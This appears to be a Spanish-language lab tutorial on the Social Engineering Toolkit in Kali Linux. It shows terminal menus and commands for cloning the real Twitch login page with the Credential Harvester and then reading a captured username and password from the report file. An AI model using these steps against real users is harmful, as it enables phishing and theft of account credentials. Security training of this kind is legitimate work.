



SET

SOCIAL ENGINEERING TOOLKIT

1. Ubicamos en kali linux la herramienta “SET” ==> “Aplicaciones” >> “Herramientas de Explotación” >> “Social Engineering Toolkit”.



2. Una vez terminado el proceso, seleccionamos la opción **Social- Engineering Attacks. (1)**



3. Seleccionamos la opción del menú **Website Attack Vectors (2)**.

```
Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0.1

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 2
```

5. Seleccionamos la opción **Credential Harvester Attack Method (3)**.

```
Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

6. Seleccionamos la opción **Site Cloner** (2).

```
Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

7. Nos pedirá la url del sitio que clonaremos, que en nuestro caso es la página de login de Twitch, copiamos la URL → “https://passport.twitch.tv/sessions/new?client_id=settings_page&redirect_path=%2Fregister_2fa&2Fnew”
Una vez copiada, presionamos enter y comenzará la clonación.


```
Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
----- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -----

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://passport.twitch.tv/sessions/new?cl
ient_id=settings_page&redirect_path=%2Fregister_2fa&2Fnew
```

9. En la misma máquina abrimos un navegador web y ponemos localhost. Esto abrirá la página de login de Twitch.



11. En Kali Linux, revisamos el archivo harvester, haciendo uso de la sentencia “cat” para comprobar usuario y contraseña.

```
root@kali: ~/.set/reports
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# cd ~/.set/reports/
root@kali:~/.set/reports# cat 2019-11-11\ 06\:32\:06.335270.xml | grep mail
root@kali:~/.set/reports# cat 2019-11-11\ 06\:32\:06.335270.xml | grep user
<url>
<param>username_filled=true</param>
<url>
<param>username=jorge</param>
root@kali:~/.set/reports# cat 2019-11-11\ 06\:32\:06.335270.xml | grep pass
passport.twitch.tv/sessions/new?client_id=settings_page&redirect_path=%2Fregi
ster_2fa%2Fnew
<param>password_filled=true</param>
<param>password=suarez</param>
root@kali:~/.set/reports#
```

